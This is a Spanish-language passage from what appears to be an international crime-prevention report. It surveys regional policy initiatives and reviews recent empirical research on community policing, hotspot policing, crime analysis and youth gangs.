sostenibles de las instituciones judiciales y policiales, mejorando así el acceso a la justicia; que los Estados Miembros elaboren procesos de justicia penal mejores, más eficaces y más equitativos, en particular para atender las necesidades de los grupos vulnerables y, por último, que los Estados Miembros elaboren programas amplios de prevención de la criminalidad, rehabilitación y reinserción.

b) América del Norte

En 2014, se puso en marcha en los Estados Unidos la R**ed de Reducción de la Violencia** (Violence Reduction Network, VRN) (López, 2017). El objetivo de la iniciativa es permitir que las agencias locales de aplicación de la ley trabajen con socios federales para identificar problemas e implementar estrategias que produzcan resultados significativos para la comunidad en su conjunto. Se proporcionan recursos a las organizaciones locales mediante programas y herramientas de capacitación y asistencia técnica y otras para mejorar el intercambio de información. Según una evaluación reciente, hasta la fecha la VRN está cumpliendo sus objetivos y satisfaciendo con éxito las necesidades de los servicios policiales, al tiempo que mejora significativamente la comunicación entre los organismos locales y federales en el ámbito de la criminalidad. Ante los resultados positivos de la VRN, el gobierno federal creó en junio de 2017 la **Alianza Nacional de Seguridad Pública** (National Public Safety Partnership, PSP), bajo el mandato del Departamento de Justicia. La PSP amplía el alcance de la VRN al fortalecer el apoyo en la investigación, el procesamiento y la disuasión de los delitos violentos, en particular los relacionados con la violencia armada, las pandillas y el narcotráfico. La PSP facilita el diálogo entre el gobierno federal y las ciudades para mejorar las estrategias locales de reducción de la violencia, que se basan en datos probatorios y en las necesidades locales.

En respuesta a la creciente preocupación en Canadá por las pandillas callejeras, el gobierno federal anunció en 2017 un nuevo fondo que financiará las acciones de prevención en materia de **violencia relacionada con las armas de fuego y las pandillas** (Ministerio de Seguridad Pública de Canadá, 2017b). Esta iniciativa tiene por objeto reunir

> «los esfuerzos federales, provinciales y territoriales para apoyar las iniciativas de prevención; fortalecer y aprovechar la experiencia y los recursos federales para mejorar la recopilación de información de inteligencia sobre el tráfico ilegal de armas de fuego; e invertir en la seguridad fronteriza para prohibir los bienes ilícitos, en particular armas de fuego y drogas.» (Ministerio de Seguridad Pública de Canadá, 2017b, párr. 2)

A pesar de que el «Plan Nacional de Acción para Combatir la Trata de Personas» acaba de finalizar en 2016, se han alcanzado varios logros entre 2015 y 2016 (Ministerio de Seguridad Pública de Canadá, 2017a). En el contexto de la prevención, se iniciaron varias campañas de sensibilización y capacitación, como la campaña nacional sobre la trata de indígenas con fines sexuales, así como en las comunidades rurales, urbanas y septentrionales, y la campaña de sensibilización sobre la trata de personas dirigida a los jóvenes y personas cercanas (padres, maestros y proveedores de servicios), que les explicaban los métodos utilizados por los traficantes, así como los efectos de la victimización.

Recuadro 1.7. **Directorio de prevención de la criminalidad del Ministerio de Seguridad Pública de Canadá**

El Ministerio de Seguridad Pública de Canadá acaba de lanzar un Directorio de Prevención de la Criminalidad, que permite por primera vez un acceso nacional centralizado a los programas de prevención de la criminalidad basados en datos probatorios de todo Canadá. En él constan más de 190 programas evaluados e implementados en todas las provincias y territorios del país y proporcionará a los investigadores, tomadores de decisiones e interesados en este ámbito acceso a una información sólida. El nuevo Directorio de Prevención de la Criminalidad del Ministerio de Seguridad Pública de Canadá también permite buscar programas por tema, población, ubicación, resultados, etc..

Fuente: Ministerio de Seguridad Pública de Canadá, 2018

c) América Latina y el Caribe

La OEA lanzó la **Red Interamericana de Prevención de la Violencia y el Delito**, en aplicación de la Resolución 2866 de la Asamblea General en 2014 (OEA, s. d.). Esta red fue creada para establecer y apoyar el diálogo, el intercambio de conocimientos y prácticas entre los encargados de formular políticas, investigadores, expertos, funcionarios gubernamentales, el sector privado y el público en general en este campo en las Américas.

En 2015, la Asamblea de la OEA adoptó la **Convención interamericana sobre la protección de los derechos humanos de las personas mayores**, cuyo artículo 9 aborda directamente la violencia y su prevención entre las personas mayores. Esta resolución alienta a los gobiernos miembros a adoptar medidas legislativas y preventivas respecto a la violencia cometida contra las personas mayores, a educar y capacitar al público y a los funcionarios públicos sobre este tema, a promover y fortalecer los servicios de apoyo a las víctimas y a facilitar las denuncias (Asamblea General, OEA, 2015). La Asamblea General de 2016 adoptó la resolución **Promoción de la seguridad hemisférica: un enfoque multidimensional**, cuyo objetivo es proporcionar un marco para las actividades de la Asamblea en materia de seguridad, en particular en lo que se refiere a la prevención de la criminalidad y la violencia, la lucha contra la trata de seres humanos y el tráfico de armas de fuego, el crimen organizado y la cooperación policial (Asamblea General, OEA, 2016). En el marco del «Programa interamericano para la promoción y protección de los derechos humanos de las personas migrantes, incluyendo los trabajadores migratorios y sus familias», la Asamblea enfatizó la importancia de promover la prevención de la violencia y la criminalidad entre la población migrante. En 2017, la Asamblea adoptó la resolución **Promoción de la seguridad hemisférica: un enfoque multidimensional**, que, en la misma línea que la de 2015, enmarca la labor de la Asamblea en el ámbito de la seguridad (Asamblea General, OEA, 2017). En este caso, hizo especial hincapié en los delitos que influyen en el medio ambiente, así como en la influencia del cambio climático en la seguridad.

d) Asia Sudoriental

Uno de los aspectos clave en la región es la mejora de la cooperación intrarregional, especialmente en el ámbito del crimen organizado. En 2017 se celebró una conferencia regional de alto nivel de la **Asociación de Naciones del Asia Sudoriental (ASEAN)** para debatir y acordar recomendaciones para la aplicación efectiva del Tratado de Asistencia Legal Mutua en Asuntos Penales (UNODC, 2017a). Entre las dificultades encontradas, los representantes de los países miembros destacaron la falta de comprensión del sistema jurídico de otros países de la región y la ausencia de un lenguaje estándar y la escasa comunicación tanto a nivel nacional como entre los países socios.

La **explotación sexual de menores** es probablemente uno de los principales retos en el Sudeste Asiático, en relación también con el turismo sexual (UNODC, 2014). La oficina regional de la UNODC presentó una serie de informes en 2014 con el fin de mejorar la respuesta y la legislación de los países pertinentes de la región, incluidos Camboya, Laos, Myanmar y Vietnam. Entre las recomendaciones más importantes, la UNODC señaló la mejora de los servicios y la respuesta de la policía y la mejora del marco jurídico y de la cooperación intrarregional.

Una característica particular de la región del Sudeste Asiático es la creciente preocupación por el **tráfico de fauna silvestre y madera**. Para hacer frente a ese reto, los países miembros de la ASEAN se reunieron recientemente en Bangkok para poner en marcha una **red regional de policías** a fin de mejorar las respuestas coordinadas en este ámbito (UNODC, 2018).

La región también está muy preocupada por los problemas relacionados con las drogas. De hecho, es una de las regiones preferidas para la producción de drogas sintéticas y opio. Frente a estos desafíos, varios países han comenzado a tomar medidas para combatir este problema. Por ejemplo, Myanmar ha puesto en marcha muy recientemente una **nueva estrategia nacional de control de drogas** (República de la Unión de Myanmar, 2018). Esta estrategia es uno de los resultados del período extraordinario de sesiones de la Asamblea General de las Naciones Unidas sobre el Problema Mundial de las Drogas (UNGASS) en 2016 y tiene por objeto producir un cambio significativo en las políticas públicas hacia un enfoque basado en datos probatorios y en la salud pública, al tiempo que propugna estrategias concretas sobre los efectos negativos de la producción, el tráfico y el consumo de drogas.

e) Europa

La Comisión Europea ha elaborado una nueva **Agenda Europea de Seguridad** para los años 2015-2020 (Comisión Europea, 2015). Esta nueva agenda se basa en cinco principios: a) garantizar el pleno cumplimiento de los derechos fundamentales de las personas; b) una mayor transparencia, responsabilidad y control democrático para garantizar la confianza de los ciudadanos; c) garantizar una mejor utilización y aplicación de los instrumentos jurídicos de la UE; d) adoptar un enfoque intersectorial e interinstitucional más unificado, y e) conciliar las dimensiones internas y externas de la seguridad. Sobre la base de estos cinco principios, también existe la voluntad y la promoción del trabajo en asociación y la coordinación de los esfuerzos de seguridad. De hecho, en términos operativos, esta nueva agenda subraya la importancia de un mejor intercambio de información dentro de la Unión Europea, de una mejor coordinación de las operaciones sobre el terreno y de otorgar mayor importancia a la formación, la financiación de las acciones y la investigación y la innovación en este ámbito. En este marco, la nueva agenda da prioridad a tres temas que se abordarán durante el quinquenio: **terrorismo, crimen organizado y ciberdelincuencia**. Gran parte de los esfuerzos de la Comisión Europea en el ámbito del terrorismo y la prevención de la radicalización están más relacionados con la justicia y la prosecución penal. Ha promovido, por ejemplo, la creación en 2016 del Centro Europeo contra el Terrorismo dentro de Europol, que debe trabajar en colaboración con la agencia Eurojust. También ha creado la Unidad de Notificación de Contenidos de Internet (EU IRU) dentro del mismo organismo policial para combatir la propaganda extremista. El Foro europeo sobre la seguridad urbana (FESU) también desempeña un papel en este ámbito. En el ámbito de la prevención, el nuevo programa promueve la educación, la participación de los jóvenes y el diálogo interreligioso e intercultural, así como el empleo y la inclusión social. En cuanto al crimen organizado, uno de sus objetivos es «desmantelar las redes de delincuencia organizada dedicadas al tráfico ilícito de migrantes mediante el refuerzo de las investigaciones transfronterizas, con el apoyo de las agencias de la UE »(Comisión Europea, 2015, p. 19). Se dará prioridad a tres tipos de crimen organizado: el tráfico de armas de fuego, la trata de seres humanos y la explotación sexual infantil. Uno de los aspectos clave que hay que abordar es precisamente la financiación de estas redes, a menudo asociadas a la corrupción, el fraude y el contrabando. El «paquete contra el blanqueo de capitales» pretende facilitar la detección y el seguimiento de las transferencias de dinero. Por último, en el caso de la ciberdelincuencia, la nueva agenda hace hincapié en la plena aplicación de la legislación europea vigente y en los esfuerzos de cooperación con el sector privado.

La **Oficina Europea de Lucha contra el Fraude** (OLAF) acaba de publicar su plan estratégico 2016-2020 (Comisión Europea, 2016). El objetivo de esta oficina es llevar a cabo investigaciones independientes sobre el fraude y la corrupción, reforzar la confianza de los ciudadanos en las instituciones de la UE y desarrollar políticas europeas para combatir el fraude. La prevención está más presente en el tercer punto. Al respecto, los objetivos de la OLAF son desarrollar una política y una legislación antifraude, reducir el comercio ilícito de productos de tabaco y apoyar a los Estados miembros en la lucha contra el fraude, la corrupción y otras actividades ilegales.

Tercera parte: Tendencias recientes en los estudios empíricos sobre prevención de la criminalidad

A partir de una revisión llevada cabo entre 2015 y 2017, pudimos identificar estudios empíricos que abordaban específicamente el tema de la prevención de la criminalidad[5]. Esta revisión nos permitió trazar un retrato de la realidad actual sobre el tema, desde un punto de vista científico. Estos documentos científicos se clasificaron según unas palabras clave y el área geográfica de interés. En cuanto a los temas abordados, se resumen en la tabla 1.4:

Tabla 1.4. **Temas recientes abordados en la literatura científica (2015-2017)[6]**

Comunidad	17
Policía	15
Juventud	14
Violencia	10
Prevención situacional	9

Otros	7
Escuela	6
Políticas públicas	5
Sentimiento de seguridad	4
Justicia penal	4
Salud mental	4
Territorio/urbano	4
Género	3
Vigilancia	3
Minorías	2
Articulación	2
Prevención terciaria	2
Familia	2
Crimen organizado	2
Drogas	1
Armas	1
Violencia doméstica	1
Problemas sociales	1
Intervención	1
Seguridad	1

A pesar de la riqueza de la recopilación de datos y dadas las limitaciones de espacio en este capítulo, nos hemos limitado a cuatro temas que parecen ser los más importantes para la investigación empírica actual: el enfoque comunitario y urbano, el papel de la policía en la prevención, el análisis criminal y la relación entre la juventud y la delincuencia. En algunos casos también se tuvieron en cuenta artículos científicos relevantes de 2018.

Recuadro 1.8. **Las deficiencias del enfoque top-down en la prevención de la delincuencia: el ejemplo de los territorios palestinos**

Homel y Masson (2016) explican, a partir de una experiencia en los territorios palestinos, las deficiencias existentes en los enfoques *top-down* específicos de los donantes internacionales frente a los beneficios de los enfoques *bottom-up*. Los enfoques *top-down* se desarrollan desde la perspectiva de los donantes y los responsables políticos, sin tener en cuenta los puntos de vista de los actores locales. Por otra parte, los modelos *bottom-up* se basan en la idea de que las estrategias locales deben diseñarse desde la base en asociación con estos actores locales. Respecto al primer enfoque, los autores indican que las deficiencias se derivan sobre todo de la falta de apropiación local, de la dificultad de gestionar los problemas de gobernanza, del impacto de la cooptación de las élites políticas y de seguridad, y del hecho de ignorar las opiniones y necesidades de los ciudadanos. En cambio, el enfoque *bottom-up* utilizado en los territorios palestinos ha demostrado ser eficaz a la hora de abordar los problemas locales de seguridad en un contexto urbano y de conflicto social. Este proceso comenzó con una consulta pública que condujo a la formación de un comité local de seguridad, cuyos miembros participaron en el desarrollo de un acuerdo de asociación y un plan de acción local.

El enfoque comunitario: entre la asociación con la policía y los grupos de vigilancia comunitaria

Gran parte de las investigaciones actuales sobre la relación entre la prevención de la criminalidad y la comunidad están relacionadas con el enfoque comunitario (Gill, Weisburd, Bennett, Telep y Vitter, 2011). Este enfoque se ha asociado a menudo con una fuerza policial más cercana en términos de proximidad y sensible a las necesidades de la comunidad, con un conocimiento profundo del contexto local. Este enfoque tiene por objeto mejorar la legitimidad de la policía y la confianza del público en ella. También fomenta la participación de los ciudadanos en el mantenimiento del orden (Smith y Scott, 2013); dicha participación puede implicar tanto la consulta y la participación de los ciudadanos en los comités locales como la participación directa y, a veces, la sustitución de las acciones policiales en lugar de la colaboración local entre ambos. Este es el caso, por ejemplo, de las labores de vigilancia que siguen el modelo de *neighbourhood watch* (vigilancia comunitaria). La mayoría de los documentos listados han subrayado acertadamente este compromiso por parte de la población local. Un elemento interesante es la gran cantidad de artículos que analizan este problema en regiones que no sean América del Norte.

En Malasia, por ejemplo, existe desde 2007 un enfoque comunitario que trata de establecer asociaciones locales con la policía (Hassan y Abdullah, 2017). Ishak (2016) analiza la percepción de la eficacia de este enfoque y revela que el 72,1% de los encuestados consideraba que la acción policial resultaba eficaz para controlar la criminalidad. También compara este enfoque basado en la comunidad con los modelos de «vigilancia comunitaria» [neighbourhood watch]. En este caso, muestra que la percepción de la eficacia es mucho menor. Por su parte, Hassan y Abdullah (2017) tratan de explicar los factores sociodemográficos que influyen en la participación de los malayos en el comité de apoyo a la policía comunitaria y las consecuencias de esa participación. Los factores que dan cuenta en buena medida de esa participación son ser hombre, estar casado, trabajar en el sector privado y poseer un edificio en la zona. Quienes

participan en estos comités tienen más confianza en sí mismos, son más conscientes de lo que está sucediendo en el barrio, se sienten más útiles a la comunidad y se sienten más valorados dentro de la comunidad. Un último estudio en Malasia evaluó cualitativamente el uso de alarmas como medio de prevención de la criminalidad (Lyndon, Selvadurai, Sum y Abidin, 2017). Sus resultados indican que este sistema está relacionado con una reducción de la criminalidad, particularmente a través de la creación de una red para mantener la seguridad local, algo que a su vez ha fomentado las relaciones entre vecinos.

En Pakistán, un estudio trató de entender de qué manera ciertas características en dos barrios influyen en los niveles de violencia, en un contexto en el que la acción policial se considera ineficaz (Aqil, 2016). Entre los factores percibidos, el debilitamiento de los vínculos y la cohesión sociales, se consideraron importantes el papel de las organizaciones sociales y la ausencia de lugares de reunión pública.

En Nigeria, Ijimakinwa y sus colegas (2016) compararon la capacidad de identificar problemas relacionados con la delincuencia entre los «grupos de vigilancia comunitaria» y la policía. Este tipo de grupo ha surgido como una alternativa en un contexto de percepción de ineficiencia, corrupción y brutalidad policial (Ijimakinwa et al., 2016; Ojebuyi, Onyechi, Oladapo, Oyedele y Fadipe, 2016). Ijimakinwa y sus colegas (2016) concluyen que la participación de la comunidad en estas actividades de vigilancia puede aumentar la satisfacción en relación con la policía, así como el intercambio de información sobre la delincuencia y los retos de seguridad. Por su parte, Ojebuyi y sus colegas (2016) analizan más a fondo la eficacia de la acción de estos grupos. Los grupos de ese tipo son muy variados en Nigeria: grupos de vigilancia, milicianos religiosos y étnicos, seguridad privada, etc. Gran parte de la sensación de seguridad está asociada a las acciones de estos grupos. Según los autores, esto se explica por una estrategia de comunitarización de la seguridad, en que ese tipo de organización está omnipresente en los espacios públicos, que trató de comunitarizar los problemas privados y el papel del Estado en la financiación de la policía (combustible, vehículos, construcción de comisarías, etc.), lo que facilitó las denuncias y la labor de inteligencia.

En Colombia, Bonilla (2016) analiza la percepción de la participación ciudadana en la construcción de la seguridad y la eficacia de la policía comunitaria en el contexto de la reforma policial en América Latina. Esta reforma está asociada al proceso de democratización de la región y, por lo tanto, a un papel más activo de la ciudadanía (CIPC, 2016a). En los resultados, la policía comunitaria fue valorada más positivamente (77 %) que la policía en general (33 %) y se consideró más eficaz en la resolución de los problemas de la criminalidad local. Esta evaluación positiva se explica, entre otras cosas, por la percepción de una respuesta rápida y de proximidad de esta policía. En cambio, solo el 26 % consideraba que los comités locales de seguridad eran un órgano de prevención eficaz. Ribeiro y sus colegas (2016) llevaron a cabo un estudio en Brasil para conocer qué percepción tienen los agentes de policía sobre la policía comunitaria. En este caso, con policía comunitaria se hace referencia a la acción policial en colaboración con la comunidad. El estudio muestra que la policía brasileña utiliza el concepto de policía comunitaria para un amplio abanico de prácticas que no siempre están relacionadas con el concepto que subyace a este enfoque: acciones represivas propiamente dichas, grupos de vigilancia comunitaria, etc. En cambio, estas prácticas diversas demuestran que la policía brasileña utiliza un concepto innovador con un conjunto de prácticas tradicionales de control y de represión.

Estos grupos de artículos destacan la tendencia hacia un enfoque de la seguridad basado en la comunitarización. Mientras que en el caso de Occidente y América Latina esta tendencia está asociada a una labor de coordinación y asociación con la policía, en el caso de los países en desarrollo está más asociada a la sustitución del trabajo policial por grupos de la propia comunidad. En este último caso, sin embargo, no se aborda la prevención como tal. Más bien, este tipo de grupo se centra más en la vigilancia y el control que en los factores subyacentes a la criminalidad, replicando así un modelo policial tradicional.

Recuadro 1.9. **La teoría de la «ventana rota» puesta a prueba**

Wilson y Kelling (1982) explican en su famoso artículo los principios subyacentes a la teoría de la «ventana rota». Dicen que las incivilidades sociales (el merodeo, el consumo de alcohol, etc.) y las incivilidades físicas (terrenos baldíos, edificios abandonados, etc.) fomentan el miedo de la gente, lo que les lleva a abandonar el barrio. Eso facilita la disminución del control informal y el aumento de los desórdenes, algo que atrae a más delincuentes potenciales a la zona y aumenta la criminalidad. La relación entre incivilidades y criminalidad ha sido la base del modelo de «tolerancia cero» en Nueva York, aunque la literatura no es unánime respecto a este tema (A. A. Braga y Welsh, 2016).

Un reciente metaanálisis ha tratado evaluar la eficacia de las estrategias policiales sobre las incivilidades para la reducción de la criminalidad (Anthony A. Braga, Welsh y Schnell, 2015). Este metaanálisis sugiere que estas estrategias se asocian con un efecto general estadísticamente significativo, pero modesto, sobre la reducción de la criminalidad. Sin embargo, este efecto global debe ser observado en detalle. Las intervenciones comunitarias y de resolución de problemas, diseñadas para cambiar las condiciones de desorden social y físico en algunos lugares, han sido muy eficaces en la reducción de la criminalidad. Por otra parte, las estrategias agresivas de control policial que se centran en incivilidades individuales, como en el caso del control preventivo, no reducen significativamente la delincuencia.

En otro estudio, David Weisburd y sus colegas (2016) analizan la eficacia de la estrategia policial de parar, interrogar o registrar [stop, question, and frisks, IQF, por sus siglas en inglés) a los presuntos delincuentes, que

forma parte del conjunto de herramientas del modelo de «tolerancia cero». Este enfoque ha sido muy criticado por recurrir al uso de perfiles raciales. La policía tendía a detener a los jóvenes, especialmente a las minorías de ciertos barrios «sensibles» (D. Weisburd, Wooditch et al., 2016). Los resultados indican que esta estrategia tiene un pequeño efecto disuasorio positivo sobre la criminalidad, en particular cuando se utiliza en zonas asociadas con «puntos calientes». Sin embargo, los autores consideran que el hecho de que sea eficaz hasta cierto punto no implica necesariamente que sea igualmente eficiente. De hecho, de un total de 700 000 acciones de parar, interrogar e interrogar, la criminalidad solo descendió en un 2 %. Además, esta disminución estuvo asociada con delitos de baja intensidad. Por otra parte, señalan que el criterio empírico no puede ser el único criterio a tener en cuenta en una sociedad democrática cuando lo que está en juego es también la legitimidad de la acción policial y de la propia policía.

El enfoque ha sido

ha sido criticado por centrarse en los jóvenes, las minorías y determinados barrios de la ciudad de Nueva York.

Estos resultados sugieren que los servicios de policía deberían adoptar un «modelo de coproducción comunitaria» en lugar de un modelo policial de tolerancia cero que se centre en un subconjunto de incivilidades sociales, como la detención y el control preventivo de personas ebrias, jóvenes, personas sin hogar, etc.

El análisis criminal como herramienta de prevención para la policía

El análisis criminal mediante sistemas de información geográfica ha sido una de las revoluciones más recientes en el contexto de las herramientas de prevención, especialmente en la labor policial. Este tipo de análisis no solo permitió analizar con precisión la distribución espacial de la delincuencia, sino también llegar a su predicción (Anthony A. Braga et al., 2017). La contribución de los Carabineros de Chile al final de este capítulo nos da una perspectiva sobre este tipo de análisis desde América del Sur. Las investigaciones indican que la criminalidad se concentra en zonas específicas (hotspots) y no en toda una ciudad o país (Anthony A. Braga et al., 2017; D. Weisburd, Braga, Groff y Wooditch, 2017). Así, un estudio reciente ha puesto de manifiesto que en los últimos 16 años ocho tipos de delitos mostraron cierta estabilidad en cuanto a su concentración espacial en ciertos segmentos de calles y cruces de la ciudad de Vancouver (Andresen, Curman y Linning, 2017). Así pues, la ley de concentración de la criminalidad ha modificado la labor policial al adoptar un modelo de patrullaje más preventivo e inteligente como alternativa al modelo tradicional de presencia y ocupación policial. Esto ha reducido efectivamente la criminalidad en tales áreas (A.A. Braga, Papachristos y Hureau, 2012; Sherman y Weisburd, 1995; D. Weisburd, Braga et al., 2017). Sin embargo, aunque este enfoque de concentración policial ha sido eficaz para reducir la criminalidad y también resultan evidentes los beneficios de esta reducción en torno a los puntos calientes, hay muy pocos estudios que evalúen el efecto de esas acciones en grandes zonas urbanas. David Weisburd y sus colegas (2017) han demostrado que la introducción del modelo de hotspots policing (policiamiento de puntos calientes) también ha beneficiado a las grandes zonas urbanas, entre otras cosas reduciendo los robos en un 10 %. En otro estudio, Sarit Weisburd (2016) planteó la pregunta opuesta: si la asignación frecuente de agentes de policía a llamadas al 911 fuera de su zona de vigilancia tuvo un impacto en la reducción de la criminalidad. Se estima que una disminución del 10 % de la presencia policial puede aumentar la criminalidad en un 4,6 %. Otro estudio, esta vez en los Países Bajos, se centró en el análisis de temporalidad de la criminalidad (Montoya, Junger y Ongena, 2016). En efecto, los robos con allanamiento durante el día y durante la noche responden a diferentes factores. Durante el día, el control de acceso y la territorialidad[7] explican el robo con allanamiento, mientras que por la noche los factores más importantes son el control de acceso y la selección de objetivos.

Recientemente se ha otorgado gran importancia a este tipo de análisis en América del Sur. Por ejemplo, un estudio en Bogotá (Colombia) muestra la aplicabilidad de los modelos de estimación de Kernel para definir el punto de concentración de los delitos (Barreras, Dıaz, Riascos y Ribero, 2016). Otro estudio, llevado a cabo en Montevideo (Uruguay), demuestra la eficacia de las cámaras de videovigilancia bajo control policial para la prevención de la criminalidad en las zonas donde se han instalado estas cámaras, un resultado que va en contra de los metaanálisis sobre este tema (Welsh y Farrington, 2007). Sin embargo, el análisis muestra que esta eficacia también produjo un desplazamiento de la criminalidad en lugar de su disminución.


Recuadro 1.10. **El policiamiento de puntos calientes (hotspot policing) como herramienta de prevención para la policía de Montevideo, Uruguay**

Uno de los ejemplos más recientes de la aplicación exitosa del análisis criminal dentro de la policía para promover la prevención de la criminalidad es el **Programa de Alta Dedicación Operativa** (PADO) de la Policía de Montevideo (Uruguay) (BID y Ministerio del Interior de la República Oriental del Uruguay, 2018). Este programa llevó a cabo una reforma del sistema de patrullas que, a su vez, supuso un importante cambio organizativo basado en la profesionalización de la policía, la formación continua y el uso de nuevas tecnologías. Usando el software PredPol para ayudar a predecir la criminalidad, la policía reorganizó las patrullas, que antes funcionaban con una ubicación aleatoria en el territorio, para pasar a operar como patrullas inteligentes concentradas en los puntos calientes de la

criminalidad. La evaluación de impacto del programa mostró que su aplicación condujo a una reducción del 22 % de los robos con violencia.

Muchos de estos estudios se basan en la densidad de delitos en un área específica, pero la criminalidad es el resultado de varios factores espaciales. El modelado de terrenos de riesgo (risk terrain modeling, RTM) permite evaluar el peso de estos factores sobre la criminalidad y así identificar las zonas de riesgo (Caplan, Kennedy y Miller, 2011). Este tipo de análisis ha sido importante en los países con bajas tasas de criminalidad. En Japón, por ejemplo, Ohyama y Amemiya (2018) muestran que el modelado de terrenos de riesgo duplica la capacidad predictiva de otras herramientas. Esta herramienta se ha utilizado igualmente en países con una alta concentración de delitos. En Colombia, por ejemplo, este tipo de análisis permitió evaluar el efecto de la segregación socioeconómica sobre la victimización por la criminalidad violenta en Bogotá, mediante la identificación de factores ecológicos (Giménez-Santana, Caplan y Drawve, 2018). Escudero y Ramírez (2018) utilizaron el mismo enfoque en el caso del mercado de drogas ilícitas en la misma ciudad. En este caso, destacan la importancia de esta herramienta para el seguimiento y evaluación del mercado de las drogas y el desarrollo de estrategias de prevención adaptadas a esta realidad.

Figura 1.1. **Riesgo de presencia de puntos de venta de drogas ilícitas en Bogotá**



Fuente: Escudero & Ramírez (2018, p. 10)

Otro tipo de estudio se centró en otros enfoques del análisis criminal. En Corea del Sur, un estudio demostró la utilidad de la información de los dispositivos electrónicos (Internet de las cosas) para predecir el riesgo de que los peatones sufrieran un delito, en particular para el caso del acoso sexual callejero (Suh y Song, 2016). En Japón, Nakamura y Murae (2017) evaluaron el uso de mapas de seguridad, elaborados por actores locales. En esos mapas se trata de identificar sitios donde es probable que se dé un crimen y sitios donde raramente se produce, lo que lo convierte en una herramienta muy útil para los diagnósticos locales de seguridad. El estudio demostró que los mapas de seguridad pueden mejorar la comprensión de las características específicas de los lugares peligrosos y de los seguros. Entre los factores clave para la eficacia de esos mapas destacan el diálogo intergeneracional y la comunicación.

Juventud, violencia y criminalidad

Recuadro 1.11. **Estrategias nacionales de prevención de la violencia juvenil: un estudio comparativo internacional**

En 2017, el CIPC realizó un estudio comparativo internacional de seis estrategias nacionales de prevención de la violencia juvenil (Canadá, Colombia, Estados Unidos, Francia, Noruega, Sudáfrica y Sudáfrica), con el objetivo de identificar cómo se realiza la coordinación en la aplicación de las políticas de prevención. Dicho estudio concluyó que:

- Estas estrategias se han visto influenciadas por el retroceso de los enfoques preventivos amplios —enfoques de prevención social o primaria— en beneficio de enfoques que utilizan actividades de prevención muy específicas. Además, ninguno de los países estudiados cuenta con una estrategia integrada de prevención de la violencia juvenil.
- El nivel local tiene una importancia crucial en el proceso de coordinación, tanto en la aplicación operativa de las acciones de prevención como en su desarrollo. Sin embargo, existe una dificultad real para coordinar las acciones de manera eficaz y coherente a nivel local, así como entre los niveles local y nacional.
- En términos de participación, este estudio permitió destacar la falta de sistematización de los procesos participativos, incluyendo una gama más amplia de actores.

Fuente: CIPC (2017)

Las pandillas callejeras han sido probablemente uno de los mayores desafíos de la política pública de prevención centrada en la juventud y, como tal, uno de los temas más abordados en los documentos listados. Un estudio ha analizado el impacto de la tregua con las maras en El Salvador en 2012 sobre la tasa de homicidios (Katz, Hedberg y Amaya, 2016). Los resultados mostraron una disminución significativa de los homicidios en ese país como consecuencia de la tregua. En otro estudio, Huey y sus colegas (2016) realizaron un metaanálisis de las intervenciones asociadas con las pandillas callejeras en América del Norte. En este metaanálisis, solo el 37 % de las intervenciones abordaron el tema desde la perspectiva de la prevención. Más específicamente, estos investigadores estaban interesados en los efectos de las intervenciones sobre el comportamiento antisocial y la pertenencia a pandillas. Hubo resultados mixtos. Las intervenciones realmente no tuvieron un efecto significativo sobre el comportamiento antisocial. En cuanto a la pertenencia, el efecto fue pequeño, aunque estadísticamente significativo[8]. Por su parte, Sharkey y sus colegas (2017), basándose en una investigación cualitativa, identificaron algunas recomendaciones para facilitar la salida de las pandillas, que se obtuvieron mediante entrevistas con jóvenes que asistían a un programa de libertad vigilada. Esas recomendaciones destacaron la necesidad de un trabajo integral y coordinado con todos los miembros de la comunidad (familia, amigos, policía, maestros, etc.). También hicieron hincapié en que este tipo de intervención no debería dirigirse necesariamente solo a los miembros de las pandillas, sino que debería tener en cuenta las necesidades específicas de los jóvenes en general.

Recuadro 1.12. **El programa de intervención sobre pandillas callejeras «GREAT»: un programa en evolución**

El programa GREAT (The Gang Resistance Education and Training) es probablemente uno de los programas de intervención sobre pandillas callejeras más conocidos a nivel mundial y reconocidos por su eficacia. No obstante, uno de los aspectos más interesantes de este programa no es su eficacia, sino el hecho de que ha evolucionado y ha mejorado gracias a varios procesos de evaluación. Así se demostró que una evaluación no solo se utiliza para determinar si una medida es eficaz o no (estrategia de blanco o negro), sino también para promover un proceso de mejora continua. De hecho, el programa GREAT fue inicialmente criticado por recurrir a otro programa fracasado (DARE) y mal evaluado, porque no tuvo el efecto deseado en la pertenencia a pandillas, a pesar del éxito respecto a otras variables (Campie et al., 2017; Esbensen, Osgood, Peterson, Taylor y Carson, 2013). Una segunda evaluación mostró resultados similares, lo que llevó a reformular el programa para incorporar con más detalle los factores de riesgo asociados con la pertenencia a pandillas (Campie et al., 2017). Sin embargo, la tercera evaluación fue positiva (Esbensen et al., 2013). De hecho, después de la reformulación, el programa demostró tener un impacto en la pertenencia a las pandillas y en las relaciones con los pares delincuentes.

